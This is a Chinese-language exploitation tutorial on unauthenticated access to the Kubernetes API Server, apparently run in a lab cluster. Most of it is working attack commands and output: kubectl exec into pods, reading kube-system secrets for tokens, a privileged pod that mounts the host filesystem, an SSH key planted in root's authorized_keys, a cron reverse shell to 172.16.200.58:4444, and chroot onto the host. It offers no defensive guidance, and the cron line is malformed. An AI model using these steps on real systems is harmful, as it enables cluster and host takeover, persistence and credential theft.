

K8s API Server 未授权命令执行

作者: 谢公子

K8s 的 API Server 默认服务端口为 8080(insecure-port)和 6443(secure-port), 8080 端口提供 HTTP 服务, 没有认证授权机制, 而 6443 端口提供 HTTPS 服务, 支持认证(使用令牌或客户端证书进行认证)和授权服务。默认情况下 8080 端口不启动, 而 6443 端口启动。这两个端口的开放取决于/etc/kubernetes/manifests/kube-apiserver.yaml 配置文件。

```
[root@k8s-master ~]# netstat -pant | grep 8080
[root@k8s-master ~]# netstat -pant | grep 6443
```

| | | | | | | |
|------|---|---|---------------------|---------------------|-------------|---------------------|
| tcp | 0 | 0 | 172.16.200.70:51270 | 172.16.200.70:6443 | ESTABLISHED | 12049/kube-schedule |
| tcp | 0 | 0 | 172.16.200.70:51058 | 172.16.200.70:6443 | ESTABLISHED | 6273/kubelet |
| tcp | 0 | 0 | 172.16.200.70:51012 | 172.16.200.70:6443 | ESTABLISHED | 11033/kube-controll |
| tcp | 0 | 0 | 172.16.200.70:51056 | 172.16.200.70:6443 | ESTABLISHED | 12049/kube-schedule |
| tcp | 0 | 0 | 172.16.200.70:51266 | 172.16.200.70:6443 | ESTABLISHED | 5876/kube-proxy |
| tcp | 0 | 0 | 172.16.200.70:51344 | 172.16.200.70:6443 | ESTABLISHED | 11033/kube-controll |
| tcp6 | 0 | 0 | :::6443 | :::* | LISTEN | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:47447 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.71:60109 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:51270 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.72:42606 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.72:47636 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:37374 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:51058 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.71:34468 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.71:47078 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | :::1:6443 | :::1:55414 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.72:43612 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:27782 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.70:51056 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.72:15618 | ESTABLISHED | 15348/kube-apiserve |
| tcp6 | 0 | 0 | 172.16.200.70:6443 | 172.16.200.72:42542 | ESTABLISHED | 15348/kube-apiserve |

如果目标 K8s 的 8080 端口开启了, 由于其没有认证授权机制, 因此存在未授权访问。

如果目标 K8s 的 6443 端口开启了, 如果配置错误, 也可以导致存在未授权访问。

漏洞复现

8080 端口

注：在高版本(1.20 及其以后)的 K8s 中直接禁用了该端口，并且无法打开。

默认情况下，8080 端口关闭的，下面我们手动去开启。

```
cd /etc/kubernetes/manifests  
vim kube-apiserver.yaml
```

在高版本的 k8s 中，将--insecure-port 这个配置删除了，因此手动添加如下两行

```
- --insecure-port=8080  
- --insecure-bind-address=0.0.0.0
```

```

apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  labels:
    component: kube-apiserver
    tier: control-plane
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --advertise-address=10.211.55.35
    - --allow-privileged=true
    - --authorization-mode=Node,RBAC
    - --client-ca-file=/var/lib/minikube/certs/ca.crt
    - --enable-admission-plugins=NamespaceLifecycle,LimitRanger,ServiceAccount,DefaultStorage
    Restriction,MutatingAdmissionWebhook,ValidatingAdmissionWebhook,ResourceQuota
    - --enable-bootstrap-token-auth=true
    - --etcd-cafile=/var/lib/minikube/certs/etcd/ca.crt
    - --etcd-certfile=/var/lib/minikube/certs/apiserver-etcd-client.crt
    - --etcd-keyfile=/var/lib/minikube/certs/apiserver-etcd-client.key
    - --etcd-servers=https://127.0.0.1:2379
    - --insecure-port=8080
    - --insecure-bind-address=0.0.0.0
    - --kubelet-client-certificate=/var/lib/minikube/certs/apiserver-kubelet-client.crt
    - --kubelet-client-key=/var/lib/minikube/certs/apiserver-kubelet-client.key
    - --kubelet-preferred-address-types=InternalIP,ExternalIP,Hostname
    - --proxy-client-cert-file=/var/lib/minikube/certs/front-proxy-client.crt
    - --proxy-client-key-file=/var/lib/minikube/certs/front-proxy-client.key
    - --requestheader-allowed-names=front-proxy-client
    - --requestheader-client-ca-file=/var/lib/minikube/certs/front-proxy-ca.crt
    - --requestheader-extra-headers-prefix=X-Remote-Extra-
    - --requestheader-group-headers=X-Remote-Group
    - --requestheader-username-headers=X-Remote-User
    - --secure-port=8443
    - --service-account-key-file=/var/lib/minikube/certs/sa.pub
    - --service-cluster-ip-range=10.96.0.0/12
    - --tls-cert-file=/var/lib/minikube/certs/apiserver.crt

```

```

#重启 k8s
systemctl restart kubectl

```

访问 8080 端口即可看到存在未授权。

接获得信息

也可以使用 `kubectl` 远程连接获得信息


```
→ ~ kubectl -s http://10.211.55.35:8080 get nodes
NAME      STATUS    ROLES    AGE    VERSION
ubuntu    Ready     master   22m    v1.16.3

→ ~
→ ~ kubectl -s http://10.211.55.35:8080 get pods -A
NAMESPACE   NAME                                     READY   STATUS    RESTARTS   AGE
default     hello-minikube                         1/1     Running   0           16m
kube-system coredns-67c766df46-f6vqq              1/1     Running   0           22m
kube-system etcd-ubuntu                             1/1     Running   0           21m
kube-system kube-apiserver-ubuntu          1/1     Running   0           2m35s
kube-system kube-controller-manager-ubuntu 1/1     Running   0           21m
kube-system kube-proxy-xwd5w              1/1     Running   0           22m
kube-system kube-scheduler-ubuntu          1/1     Running   0           21m
kube-system storage-provisioner           1/1     Running   2           22m
```

6443 端口

如果运维人员配置不当，将"system:anonymous"用户绑定到"cluster-admin"用户组，则会使得 6443 端口允许匿名用户以管理员权限访问。

正常情况下访问 6443 端口，提示 Forbidden。




执行如下命令将"system:anonymous"用户绑定到"cluster-admin"用户组。

```
kubectl create clusterrolebinding cluster-system-anonymous --clusterrole=cluster-admin --  
user=system:anonymous
```

```
[root@k8s-master ~]# kubectl create clusterrolebinding cluster-system-anonymous --clusterrole=cluster-admin --user=system:anonymous  
clusterrolebinding.rbac.authorization.k8s.io/cluster-system-anonymous created
```

可以看到再次访问访问 6443 端口，即可未授权访问。



未经授权利用

以下以 8080 端口未经授权为例，6443 端口未经授权利用方法一致。

命令执行

查看 K8S 集群信息

```
kubectl -s http://10.211.55.35:8080 cluster-info
```

```
+ ~ kubectl -s http://10.211.55.35:8080 cluster-info
Kubernetes control plane is running at http://10.211.55.35:8080
KubeDNS is running at http://10.211.55.35:8080/api/v1/namespaces/kube-system/services/kube-dns:dns/proxy

To further debug and diagnose cluster problems, use 'kubectl cluster-info dump'.
```

查看 node 节点

#查看 node 节点

```
kubectl -s http://10.211.55.35:8080 get nodes
```

#查看 node 节点详细信息

```
kubectl -s http://10.211.55.35:8080 get nodes -o wide
```

```
→ ~ kubectl -s http://10.211.55.35:8080 get nodes
NAME      STATUS    ROLES    AGE   VERSION
ubuntu    Ready     master   35m   v1.16.3
→ ~ kubectl -s http://10.211.55.35:8080 get nodes -o wide
NAME      STATUS    ROLES    AGE   VERSION   INTERNAL-IP   E
XTERNAL-IP OS-IMAGE          KERNEL-VERSION   CONTAI
NER-RUNTIME
ubuntu    Ready     master   35m   v1.16.3   10.211.55.35   <
none>     Ubuntu 18.04.6 LTS  5.4.0-84-generic  docker
://20.10.7
```

查看 pod

#查看所有的 pod

```
kubectl -s http://10.211.55.35:8080 get pods -A
```

```
➔ ~ kubectl -s http://10.211.55.35:8080 get pods -A
```

| NAMESPACE | NAME | READY | STATUS | RESTARTS | AGE |
|----------------------|--|-------|---------|----------|-----|
| default | hello-minikube | 1/1 | Running | 0 | 31m |
| kube-system | coredns-67c766df46-f6vqq | 1/1 | Running | 0 | 37m |
| kube-system | etcd-ubuntu | 1/1 | Running | 0 | 36m |
| kube-system | kube-apiserver-ubuntu | 1/1 | Running | 0 | 17m |
| kube-system | kube-controller-manager-ubuntu | 1/1 | Running | 0 | 36m |
| kube-system | kube-proxy-xwd5w | 1/1 | Running | 0 | 37m |
| kube-system | kube-scheduler-ubuntu | 1/1 | Running | 0 | 36m |
| kube-system | storage-provisioner | 1/1 | Running | 2 | 37m |
| kubernetes-dashboard | dashboard-metrics-scraper-8589f94cd4-wv4wz | 1/1 | Running | 0 | 10m |
| kubernetes-dashboard | kubernetes-dashboard-667698f8dc-n55hg | 1/1 | Running | 0 | 10m |

执行命令

通过获取到的 pods 节点信息，进入对应 docker 命令执行。-n 对应的是 NAMESPACE，-it 对应的是 NAME。

#进入命名空间为 default，名字为 hello-minikube 的容器

```
kubectl -s http://10.211.55.35:8080 exec -n default -it hello-minikube -- /bin/bash
```

#进入命名空间为 kube-system，名字为 etcd-ubuntu 的容器


```
kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/sh
```

```
➔ ~ kubectl -s http://10.211.55.35:8080 exec -n default -it hello-minikube -- /bin/bash
root@hello-minikube:/# whoami
root
root@hello-minikube:/# hostname
hello-minikube
root@hello-minikube:/# exit
exit
➔ ~ kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/bash
OCI runtime exec failed: exec failed: container_linux.go:380: starting container process caused: exec: "/bin/bash": stat /bin/bash: no such file or directory: unknown
command terminated with exit code 126
➔ ~ kubectl -s http://10.211.55.35:8080 exec -n kube-system -it etcd-ubuntu -- /bin/sh
# whoami
root
# hostname
ubuntu
```

获取 Token 登录 dashboard


访问如下接口，即可看到 K8s 所有的 Token，我们过滤找到 dashboard-admin 相关的 Token，

```
http://10.211.55.35:8080/api/v1/namespaces/kube-system/secrets/
https://172.16.200.70:6443/api/v1/namespaces/kube-system/secrets/
```

获取宿主机权限


通过 k8s dashboard, 创建特权 Pods 来获得宿主机权限。登录 dashboard 后台后, 点击+号



然后输入如下命 JSON 内容, 创建名为 myapp 的 pod, 并且将宿主机的目录挂在到了/mnt 目录下。

```
apiVersion: v1
kind: Pod
metadata:
```


```
name: myapp
spec:
  containers:
  - image: nginx
    name: container
    volumeMounts:
    - mountPath: /mnt
      name: test
  volumes:
  - name: test
    hostPath:
      path: /
```



然后可以看到刚刚创建的 pod



点击 myapp 名称，再点击如下



可以进入到命令窗口

Workloads > Pods > myapp > Shell

工作负载 N

Cron Jobs

Daemon Sets

Deployments

Jobs

Pods

Replica Sets

Replication Controllers

Stateful Sets

服务 N

Ingresses

Services

配置和存储

Config Maps N

Persistent Volume Claims N

Shell in container

in myapp

```

root@myapp:/# whoami
root
root@myapp:/# cd /mnt
root@myapp:/mnt# ls -lah
total 24K
dr-xr-xr-x. 17 root root 244 Oct 6 13:00 .
drwxr-xr-x  1 root root  51 Oct 10 15:33 ..
-rw-r--r--  1 root root   0 Oct 6 13:00 .autorelabel
lrwxrwxrwx.  1 root root   7 Sep 27 14:44 bin -> usr/bin
dr-xr-xr-x.  5 root root 4.0K Oct 6 13:01 boot
drwxr-xr-x  21 root root 3.2K Oct 6 17:11 dev
drwxr-xr-x. 89 root root 8.0K Oct 6 18:04 etc
drwxr-xr-x.  3 root root  27 Sep 28 06:58 home
lrwxrwxrwx.  1 root root   7 Sep 27 14:44 lib -> usr/lib
lrwxrwxrwx.  1 root root   9 Sep 27 14:44 lib64 -> usr/lib64
drwxr-xr-x.  2 root root   6 Apr 11 2018 media
drwxr-xr-x.  3 root root  19 Sep 27 14:57 mnt
drwxr-xr-x.  4 root root  35 Oct 6 13:43 opt
dr-xr-xr-x 217 root root   0 Oct 6 13:47 proc
dr-xr-xr-x.  4 root root 154 Oct 7 14:37 root
drwxr-xr-x  28 root root 820 Oct 7 14:37 run
lrwxrwxrwx.  1 root root   8 Sep 27 14:44 sbin -> usr/sbin
drwxr-xr-x.  2 root root   6 Apr 11 2018 srv
dr-xr-xr-x  13 root root   0 Oct 6 13:47 sys
drwxrwxrwt. 10 root root 4.0K Oct 10 15:38 tmp
drwxr-xr-x. 13 root root 155 Sep 28 14:38 usr
drwxr-xr-x. 21 root root 4.0K Sep 28 09:46 var

```

写入 SSH 公钥

切换到/mnt/root/.ssh 目录下，写入公钥文件，即可免密登录宿主机。

工作负载 N

Cron Jobs

Daemon Sets

Deployments

Jobs

Pods

Replica Sets

Replication Controllers

Stateful Sets

服务 N

Ingresses

Services

配置和存储

Config Maps N

Persistent Volume Claims N

Shell in container

in myapp

```

dr-xr-xr-x.  4 root root 154 Oct 7 14:37 .
dr-xr-xr-x. 17 root root 244 Oct 6 13:00 ..
-rw-r--r--  1 root root 9.1K Oct 10 15:37 .bash_history
-rw-r--r--  1 root root  18 Dec 29 2013 .bash_logout
-rw-r--r--  1 root root 176 Dec 29 2013 .bash_profile
-rw-r--r--  1 root root 176 Dec 29 2013 .bashrc
drwxr-xr-x.  3 root root  17 Sep 27 15:15 .cache
-rw-r--r--  1 root root 100 Dec 29 2013 .cshrc
drwxr-xr-x.  3 root root  19 Sep 27 15:15 .pki
-rw-r--r--  1 root root 129 Dec 29 2013 .tcshrc
-rw-r--r--  1 root root 759 Oct 7 14:37 .viminfo
root@myapp:/mnt/root# mkdir .ssh
root@myapp:/mnt/root# ls
root@myapp:/mnt/root# cd .ssh
root@myapp:/mnt/root/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAqpp2k7utCX1lq8ADbPQK0rCfx0z78zpwU2wGnkRHBGFud8YhRDPSPZeCKobPYH
ARNEsO/y8YHV4+6cGK/KN7BHvnlORkTJunR9xI9Mn1VcsBbnRdzCjUGoFKz6DT1MWeSRZgo5irTat0sfDMtYsET9bpMccmrrc5fgT5QVhNIX7akjmyO/fdf718fKO0Yp
Zeopb9NK1Sk1ZG1+MYOzpgHIALc4k45JzhKysFUIKb1I7egfkkq8t7ZKz3pT9f0PhOYjdhdqjQ=" " >> /root/.ssh/authorized_keys
bash: /root/.ssh/authorized_keys: No such file or directory
root@myapp:/mnt/root/.ssh# echo "ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAqpp2k7utCX1lq8ADbPQK0rCfx0z78zpwU2wGnkRHBGFud8YhRDPSPZeCKobPYH
ARNEsO/y8YHV4+6cGK/KN7BHvnlORkTJunR9xI9Mn1VcsBbnRdzCjUGoFKz6DT1MWeSRZgo5irTat0sfDMtYsET9bpMccmrrc5fgT5QVhNIX7akjmyO/fdf718fKO0Yp
Zeopb9NK1Sk1ZG1+MYOzpgHIALc4k45JzhKysFUIKb1I7egfkkq8t7ZKz3pT9f0PhOYjdhdqjQ=" " >> authorized_keys
root@myapp:/mnt/root/.ssh# ls -lah
total 4.0K
drwxr-xr-x.  2 root root  29 Oct 10 15:39 .
dr-xr-xr-x.  5 root root 166 Oct 10 15:39 ..
-rw-r--r--  1 root root 383 Oct 10 15:39 authorized_keys
root@myapp:/mnt/root/.ssh#

```

定时任务反弹 shell

也可以往宿主机写入 crontab 来反弹获取 shell，执行如下命令，将反弹 shell 的命令写入/var/spool/cron/root 文件中


```
echo "*/* * * * * /bin/bash -i>&/dev/tcp/172.16.200.58/4444 0>&1" > root
```

```
root@myapp:/mnt/etc# cd /mnt/var/spool/cron/  
root@myapp:/mnt/var/spool/cron# ls  
root@myapp:/mnt/var/spool/cron# echo "*/* * * * * /bin/bash -i>&/dev/tcp/172.16.200.58/4444 0>&1" > root  
root@myapp:/mnt/var/spool/cron# ls  
root  
root@myapp:/mnt/var/spool/cron#
```

可以看到已经收到 node 节点反弹的 shell 了。

```
root@hack-virtual-machine:~# nc -lvp 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 172.16.200.71 59952 received!  
bash: no job control in this shell  
[root@k8s-node1 ~]# whoami  
whoami  
root  
[root@k8s-node1 ~]# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
[root@k8s-node1 ~]#
```

chroot

或者也可以直接 chroot

```
chroot /mnt
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
nginx:x:101:101:nginx user,,,:/nonexistent:/bin/false
root@myapp:/mnt/var/spool/cron# cd /mnt
root@myapp:/mnt# chroot /mnt
sh-4.2# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
